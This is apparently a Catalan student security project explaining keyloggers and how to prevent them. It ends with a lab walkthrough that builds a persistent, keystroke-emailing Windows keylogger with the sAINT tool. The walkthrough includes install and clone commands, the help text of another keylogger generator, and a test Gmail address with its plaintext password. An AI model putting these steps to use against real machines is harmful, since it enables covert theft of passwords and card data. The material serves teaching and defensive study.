

Projecte ASIX 2k22

Escola Del Treball

2HISX 2021-2022

Aaron Andal & Cristian Condolo

CryptoSEC: “*Careful where you step in*”



Index

- **Keyloggers:** -> readME <-
- **Com prevenir atacs de KeyLogger?:** -> readME <-
- **Practica:** -> readME <-


KeyLoggers

Un keylogger pot ser un programa de programari o un maquinari que utilitza un atacant per registrar les pulsacions de tecles al teclat d'un usuari. Amb un Keylogger, un atacant pot conèixer remotament les contrasenyes, números de targetes de crèdit / dèbit, missatges, correus electrònics i tot el que escriuiu.

És més probable que els registradors de pulsacions de tecles estiguin basats en programari que en maquinari, ja que aquests últims requeririen accés físic al dispositiu.

Els registradors de pulsacions basats en programari generalment infecten el sistema en forma d'un codi maliciós que un usuari podria haver descarregat fent clic en un enllaç maliciós, ja sigui en línia o enviant-lo per correu electrònic. Un programari de captura de tecles s'executa en segon pla sense notificar a l'usuari i prendrà nota de cada cop de teclat i després l'alimentarà a un servidor en línia al qual pot accedir l'atacant.

Revisar tot l'historial de registres de tecles pot brindar a qualsevol una idea dels llocs web que va visitar i la informació que va ingressar-hi, cosa que li dona una manera fàcil d'accedir a la targeta de crèdit o credencials de banca per Internet. Els atacs de teclat són utilitzats pels atacants amb intenció maliciosa de monitoritzar les pulsacions de tecles, i és important protegir-se contra ells, perquè no siguem vulnerable a perdre informació d'identificació personal, incloses les credencials personals o corporatives.



```
cmd.exe
C:\Users\pushpender\Desktop\technowlogger
> python technowgen.py --help

TechNowLogger

Author: Pushpender | Website: technowlogy.tk

usage: technowgen.py [-h] [-i INTERVAL] [-t TIME_PERSISTENT] [-w] [-l]
                  [-e EMAIL] [-p PASSWORD] -o OUT

TechNowLogger v1.3

Optional Arguments:
  -h, --help            show this help message and exit
  -i INTERVAL, --interval INTERVAL
                        Time between reports in seconds. default=120
  -t TIME_PERSISTENT, --persistence TIME_PERSISTENT
                        Becoming Persistence After __ seconds. default=10
  -w, --windows          Generate a Windows executable.
  -l, --linux             Generate a Linux executable.

Required Arguments:
  --icon ICON            Specify Icon Path, Icon of Evil File [Note : Must Be
                        .ico].
  -e EMAIL, --email EMAIL
                        Email address to send reports to.
  -p PASSWORD, --password PASSWORD
                        Password for the email address given in the -e
                        argument.
  -o OUT, --out OUT      Output file name.

C:\Users\pushpender\Desktop\technowlogger
> |
```

Com prevenir atacs de KeyLogger?

Si bé hi ha diverses eines disponibles per trobar i fer front als keyloggers de programari, no hi ha un programari de seguretat per identificar un keylogger hardware.

Atès que els registradors de tecles són bàsicament malware, n'hi ha prou amb un programa antivirus que protegeixi el PC en temps real, però si desitgem protecció addicional, també es pot utilitzar programes com ara Zemana AntiLogger i SpyShelter Stop-Logger. La versió gratuïta de Zemana només proporciona xifratge per a les pulsacions de tecles, la qual cosa significa que, encara que l'atacant podrà registrar les pulsacions de tecles, se li presentaran en un format codificat i il·legible. La versió gratuïta de SpyShelter no només proporciona xifrat, sinó que també protegeix el PC contra captures de pantalla o portaretalls.

Si no volem utilitzar un registrador de tecles, sempre es recomana utilitzar el teclat en línia disponible als llocs web bancaris, per exemple, que no deixa rastres de registre de tecles. Si sospitem que les pulsacions de tecles estan sent registrades, i cap d'aquests programaris no pot identificar-lo o protegir-lo, llavors probablement algú va ingressar un keylogger hardware al PC. Aquests registradors de tecles maquinari generalment vénen en forma de connectors USB. Un dels extrems està connectat al teclat i un altre a l'USB de PC, i encara que tot funciona sense problemes, el maquinari intercepta i transmet les pulsacions de les tecles a l'atacant, és revisar el nostre PC de tant en tant.

Practica: Muntar un atac Keylogger a Windows

Dins d'una maquina Kali Linux (preferit entre el hackers); hi ha un munt d'eines que podem utilitzar per muntar un keylogger. En aquest exemple practic que hem trobat amb un Windows com Client Victima d'aquest atac.

Malgrat que Kali te moltes eines tant de muntatge o fabricacion de programes virus, no te l'eina sAINT. Llavors també tenim que muntar l'eina sAINT d'un repositori que hi ha GitHub.

Primer instal·len les dependencies necessaries per el muntatge del keylogger: -
Instal·lar jdk

```
sudo apt update  
sudo apt install maven default-jdk default-jre -y
```

- Instal·lar programes quen ens ajudaran a fabricar el .exe

```
sudo apt install zlib1g-dev libncurses5-dev lib32z1 libncurses5 -y
```

En cas de que no et dongui error al fer `apt update` o `apt install`, segur es perque no tens activat el servei DNS. Per solucionar aquest problema nomes tens que reiniciar-ho i ja.

```
sudo systemctl restart systemd-resolved.service
```

```
sudo systemctl status systemd-resolved.service
```

Muntar el repositori git de l'eina sAINT

```
git clone https://github.com/tiagorlamper/sAINT.git
```

Modifiquen els permissos per poder executar el bash `configure.sh` que

```
cd sAINT/  
chmod +x configure.sh  
./configure.sh
```

Obrim el jar per poder començar a configurar el nostre keylogger: - En pregunte a quina adreça mail volem que ens envii el passwords. Nosaltres hem creat una de prova per algun casos de practica. - `correodp22@gmail.com` - `Cprueba2022`

- Habi · litem algunes opcions que ens pregunten **com si volem que ...** :
 - fagi captures de pantalla
 - envii un fitxer text
 - sigui persistent
 - ...
- Nombre de caracters per enviar al correo: 500
- Si volem generar un fitxer **.exe**

Un cop acabat en mostrara un link als ajuste de gmail, on hem de habilita l'única opció que hi ha. Primer hem de entrar amb la nostra compte.